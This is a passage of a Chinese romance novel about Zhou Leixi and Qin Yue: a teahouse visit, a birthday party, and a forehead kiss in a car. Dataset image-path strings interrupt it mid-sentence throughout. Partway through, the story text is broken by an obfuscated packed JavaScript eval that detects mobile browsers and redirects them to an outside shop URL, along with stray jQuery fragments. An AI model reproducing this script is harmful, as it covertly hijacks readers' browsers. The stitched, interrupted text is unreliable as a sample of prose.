目光在她饱满的唇上一扫而过,秦越神色平静,拍了拍她的腰,语气淡淡却不容置疑:“坐好。”
“……哦。”
周乐惜乖乖坐了回去。
-
目的地是一座四合院茶庄,朱漆大门敞开,大隐隐于市,内里更是别有洞天。
青砖黛瓦,翠竹通幽,往里走,周乐惜看到了一方鲤鱼池,每一条锦鲤都被养得肥肥胖胖。
园里错落分布着几座古雅的凉亭,其中一座六角亭内摆着一台古琴,身着淡蓝旗袍的年轻女人见贵客入内,便开始抚琴。
周乐惜指了指一旁空着的凉亭雅座:“我在外面等你好了,不想听你们谈生意。”
秦越颔首:“好,别走远。”
“我又不是小朋友,就算走远了也不会走丢!”周乐惜朝他伸手:“你把我手机收了,你自己的给我玩行了吧。”
秦越笑了笑,拿出来给她,自去里面。
琴声悦耳,周乐惜悠闲地品着茶,吃着糕点,斜靠在围栏边对着扑腾的鱼儿抓拍两张照片。
听了五首曲子,秦越出来了。
“给!”周乐惜往他的手里塞了两枚金灿灿的金币。
周乐惜找服务生兑换的,一千块钱一个金币,可以抛入池中许愿,据说这池子有百年历史,很是灵验。
她一共买了三个金币,分秦越两个,是寿星的牌面。
换了平常,是周乐惜二,秦越一,秦越再把他那个主动又给回周乐惜手里。
“你许了什么愿?”秦越问她。
“祝你今天的合作谈得顺利。”周乐惜说。
秦越端起她的茶盏递到她面前:“难怪刚才和陈总聊得这么投缘,原来是你在帮忙。”
“真的?”周乐惜笑得灿烂,知道他是哄她,依旧很受用:“看来你没我不行呀!”
秦越也笑,捻了捻手里两枚金币,随后一并扔入池中。
周乐惜好奇:“你许了什么愿?”
秦越望着她亮晶晶的眼睛:“愿,日日如今朝。”
周乐惜懂了,每一次谈生意都像今天这么顺利:“第二个愿望呢?”
秦越:“下次再告诉你。”
亭内的乐师恰好拨响琴弦,余音袅袅,缠绕着许多未能开口言明的期许。
-
晚上,是厉旭组局给秦越开的生日派对,叫了很多人。
秦越和周乐惜一起现身,众人习以为常,迎头而来的拉花彩带也落了周乐惜一脑袋。
周乐惜扫视一圈,厉旭叫来的都是他们从小玩到大的一群朋友,邵梓也在。
切蛋糕时周乐惜分到了第一块,上面有她喜欢的树莓。
包厢另一边照旧支起了牌桌,有人已经在让秦越过去,说要大赢寿星。
“我跟你们玩。”贺政道。
“政哥,你还不如叫我们直接给你打钱。”
众人哄笑,秦越盛情难却,看眼周乐惜:“我过去?”
周乐惜余光注意到牌桌上的邵梓,点点头:“你去呗。”
她最近要么忙着追许亭要么忙着给秦越做生日礼物,已经好久没露面,周围一圈朋友围着呢,不需要秦越这个寿星陪她。
乌灵晚了半小时才到,过去跟
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17179128|196932||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
秦越碰了碰杯就坐回周乐惜身边:“我们家沈教授管得严,我晚上十点前就得撤了。”
周乐惜闻言,嘴角忍不住抽了抽:“你那位沈教授,贵庚啊?”
乌灵赏她一个暴栗:“什么贵庚,他可是海大最年轻的教授之一,专心搞科研,虽然有点一根筋,但长得很帅!”
乌灵是颜控,周乐惜知道,再看她手机里偷拍的那位沈教授的照片。
这岂止是帅,这简直是帅惨了!
周乐惜:“姐妹,我学习的榜样!”同样是追人,乌灵已经是‘我家的沈教授’了,她这边还没影儿。
乌灵:“男人嘛,你得用对方法,别急,咱们比的就是耐心,加油!”
乌灵喝了口酒,注意到那边牌桌上的邵梓:“她怎么也在……”
乌灵和邵梓不怎么对付,她摸了摸周乐惜的脸:“一想到以后我最好的闺闺有可能要叫我讨厌的人一声嫂子,我就膈应!”
周乐惜被这话绕得有些晕:“什么意思啊?”
“我也是听我爸说的,”乌灵轻抬下巴:“邵家一直想和秦家稳固关系,最好的办法不就是联姻咯。”
周乐惜愣住。
乌灵:“秦越没跟你提过?”
周乐惜摇摇头,秦越都没在她面前提过一次邵梓。
邵梓和周敏宜,秦越,以及顾洲白,他们四个年龄相同,也都是同一所大学毕业的。
乌灵:“那我就放心了,秦越要也对邵梓有心思,他肯定早就先提出联姻了。”
乌灵:“不说了,我先走了,去接我们沈教授下课。”
周乐惜:“……”
蛋糕吃多了,有些甜腻,周乐惜放回桌上,端起柠檬茶压压。
身旁沙发重新有人落座。
“不吃了?”秦越瞥了眼她面前的蛋糕。
“饱了。”周乐惜道。
秦越切的蛋糕,给她的分量很大块,周乐惜只沿着一边吃了,另一边原封未动。
“树莓口味的好吃吗?”
蛋糕是厉旭订的,正方形,各种鲜果分区摆放。
“好吃呀,你要尝尝吗?”
周乐惜拿了个新的叉子放到边上,把蛋糕递给他:“你怎么这么快就过来了,赢了多少?”
秦越轻笑:“没赢,放水了,让他们高兴。”
那估计邵梓也挺高兴的。
秦越只是不爱玩牌,但他很会算牌,只要他在场,牌局基本是他一人控场。
秦越拿起勺子挑了一小块蛋糕。
树莓味,酸酸甜甜,怪不得她爱吃。
“你吃错了,这个勺子我吃过了。”
周乐惜看着他手里的白色勺子,再指着蛋糕另一边的黑色勺子说:“那个才是你的。”
秦越一顿,像是这才注意到。
他若无其事道:“从小到大,吃你吃过的还少了?”
周乐惜:“……”
好像有点道理。
沙发上第三个人:“……”
我靠。
那边有人喊:“惜惜,缺个人组队,你玩不玩?”
周乐惜起身过去了。
厉旭立刻平移过来,低声问秦越:“哥,你这…是不是也太明显了?”
秦越继续用白色小勺子挑了点奶油,不置可否:“是吗。”
厉旭:“还不是吗,你们这都当我面交换口水间接接吻了,下一步准备做什么?!”
秦越看他一眼,让他保持安静。
厉旭:“。”
-
散场时是晚上十一点。
司机先把车开到周家。
后座挡板升着,有限的空间里浮动着微妙的香气。
秦越身上清洌的酒气,周乐惜发间淡淡的女士馨香,以及蛋糕的甜香。
香味混合交织在一起,闻起来,竟然莫名和谐,仿佛他们天生就该这样交融,渗入骨血,密不可分。
周乐惜看了眼腕表:“十一点五十五了,一天要结束咯。”
秦越静静看着她,眼眸深邃。
“还剩五分钟啦,”周乐惜歪着脑袋,“你要是还有什么吩咐就赶紧提,过了我可不听了。”
“什么要求都可以?”他嗓音微沉,深眸泛着幽光。
周乐惜瞪他:“太过分的可不行,不然等我生日那天,我要你穿上厉旭送的丑衣服去蹦迪给我看!”
秦越唇角微扬。
“没有我就下车咯。”
秦越握住她的手腕:“惜惜。”
周乐惜扭头。
“闭上眼睛。”他声音很轻。
“闭眼睛要干嘛?”轻到周乐惜迟疑了下,以为自己听错。
秦越没有解释,依旧看着她。
“好吧……”
她可是言出必行的,周乐惜乖乖闭上了眼睛。
车内骤然安静下来,原本也够静的,只是现在,静得仿佛能听见自己的心跳。
周乐惜莫名感到一阵紧张,手心攥了攥,不知道接下来会发生什么。
“你该不会想在我脸上乱画……”
话音刚落,一个微凉软和的触感轻轻印在了她的额头上。11. 低气压
“惜惜,怎么老是摸额头呀,长痘痘啦?”小公主一进门就说好热好热,肖姨赶紧给她倒了杯冰水。
这会儿人缩成小小一个窝在沙发角落,捧着杯子小口喝着,时不时就要抬手摸一下额头。
肖姨关切道:“明天给你煲一壶下火的凉茶吧?”
周乐惜回过神来,悻悻放下手:“不用不用,我没长痘……”
她一口气喝完剩下的冰水:“阿姨我上楼洗澡了!”
拖鞋啪嗒啪嗒踩着地板人就跑上去了。
泡在浴缸里。周乐惜忍不住又摸了摸额头。
在车里,她虽然闭着眼睛,睁开眼时秦越也已经跟她拉开距离。
尽管触感很轻。
轻得让她恍然以为是错觉。
亲额头,有什么含义吗?
周乐惜拿起手机查——
当看到‘一种温柔的示爱方式’周乐惜瞳孔猛缩,吓得差点把手机甩到浴缸里。
她赶紧往下滑,看到‘象征着保护,关爱和善意的祝福’
周乐惜松了口气。
哈,跟她想的一样嘛!
泡完澡,周乐惜站在镜子前用吹风机将头发吹干。
虽然已经凌晨一点,她却毫无困意,反而越夜越清醒。
肯定又是因为喝了柠檬茶!
周乐惜走到阳台外,靠着围栏正想吹吹夜风,结果就看到了花园里不得了的一幕。
顾洲白的车缓缓停进花园。
周敏宜解开安全带,拎着包正要推门,却发现车门没开锁。
她扭头,顾洲白已然解开安全带,俯身探向副驾,将她严严实实压住。
然后两个人的嘴巴就黏在了一起!
周乐惜连忙捂住眼睛,又忍不住透出一条缝。
姐姐似乎扭头躲了一下,但很快又被引导着仰头,双手挽住了姐夫的脖子。
副驾车窗没升。
周乐惜看得一清二楚。
“哇哦……”她不自觉轻呼,为姐姐的甜蜜婚姻高兴,然后悄悄退回了房间。
这样的亲吻才叫示爱,盘踞在她心头的那点茫然一下就消散了。
周乐惜拉上窗帘,关了灯,一夜好眠。
-
翌日,周乐惜难得起床吃早餐,周敏宜也还没去公司,正喝着咖啡,吃三明治。
周乐惜滑坐到姐姐旁边的椅子上,飞快朝她眨眨眼。
周敏宜:“嗯?眼睛不舒服?”
周乐惜一根手指戳戳她手臂:“姐,昨晚,我看到了哟~”
向来冷静持重的周家大小姐脸上难得露出一抹羞涩,她放下咖啡杯,嗔一眼妹妹:“小姑娘家家的,眼神怎么这么色。”
周乐惜笑嘻嘻:“那你们下次接吻记得升窗。”
周敏宜心道没有下次。要不是顾洲白突然袭击,她推不开,只能配合。
周乐惜托着下巴,由衷地说:“你跟姐夫感情真好。”
周敏宜笑笑,喝了口咖啡,没说话。
周敏宜和顾洲白虽然是大学校友,但在校期间两人只是点头之交,尽管两家有生意合作,但他们并不相熟。
后来,周敏宜毕业接管公司,事业顺遂,她开始为自己物色结婚对象。
一开始,周敏宜挑中的并不是顾洲白,是他自荐到她面前。
后来,周敏宜同意了,她对顾洲白说,她会尽最大义务配合夫妻营业,无论是对内还是对外。
但有一点,如果妹妹那边有事找她,她只会以妹妹为先。
并且,周敏宜五年内不打算生孩子,如果和顾洲白的婚姻在五年内出了问题,两个人无法再合作下去,或者,她个人出了什么意外,不在人世。
那她和顾洲白婚姻里该得的那部分财产将全部由妹妹继承。
这条,周敏宜写在了婚姻协议里。
顾洲白只是看了一眼,便签字了。
周敏宜喝完最后一口咖啡,揉揉妹妹的脑袋,语气温柔说:“你将来也会遇到你想要的另一半。”
周乐惜托腮想了想,结婚吗。
对她来说好像是很遥远的事情。
吃过早餐,周敏宜去公司上班了。
周乐惜自己慢悠悠吃完早餐,又回房间睡了个回笼觉。
下午,周乐惜飞往杭市,和两个杭市本地的大学舍友一起观看了场网球公开赛,逛吃了两天。
两天里,周乐惜发了两条朋友圈,一堆人点赞评论。
周乐惜知道,这堆人里不会有许亭,他仿佛是一个不冲浪的断网人。
不仅如此,周乐惜发现,她最近给他发微信,三条他只回一条,还都是很简短的回复。
周乐惜有些气馁,怎么感觉又和许亭回到了最开始的状态,他们不是已经做朋友了吗。
一想到许亭本就冷冰冰的性格,周乐惜又不气了,算了算了,谁让她脾气好又包容呢。
从杭市回来,周乐惜和周敏宜去参加了一位远房堂姐的婚礼。
周乐惜被邀请当堂姐的姐妹团,婚礼仪式其中一个环节,姐妹团和兄弟团凑对挽着手臂跟在新郎新娘身后上台。
和周乐惜凑对的那个男孩子她认识,小时候她来堂姐这边过暑假,和对方一起组队打过游戏,据说现在已经是一位职业选手。
对方一脸机灵相,说话也很风趣。
婚礼结束,周乐惜发了条朋友圈,九宫格里有一张刚好是摄影师拍的上台仪式。
这条朋友圈,秦越没点赞。
晚上,洗完澡躺在床上的周乐惜接到了秦越的电话。
他跟她聊起周家堂姐的婚礼,再漫不经意问她,被她挽着胳膊的那个男人是谁。
周乐惜解释了一番。
秦越:“听起来,你们还挺有话题聊。”
秦越:“他叫什么名字?”
周乐惜:“这我就不知道了,没问。”
秦越顿了顿,淡笑一声,没再聊婚礼,只说自己周末要去深市出趟差。
给她报备行程。
-
周日这天,周乐惜载着一后备箱的猫狗粮来到了爪爪基地。
金主姐姐大放粮,周乐惜脚边围满了毛茸茸,两只手都摸不过来。
“元宝,你别再打架啦!”
“贝贝,你骑到别狗身上干嘛,给我下来!”
“小白,你怎么长胖了这么多?我一只手都抱不动你咯!”
然而,周乐惜一直待到傍晚都没见许亭露面。
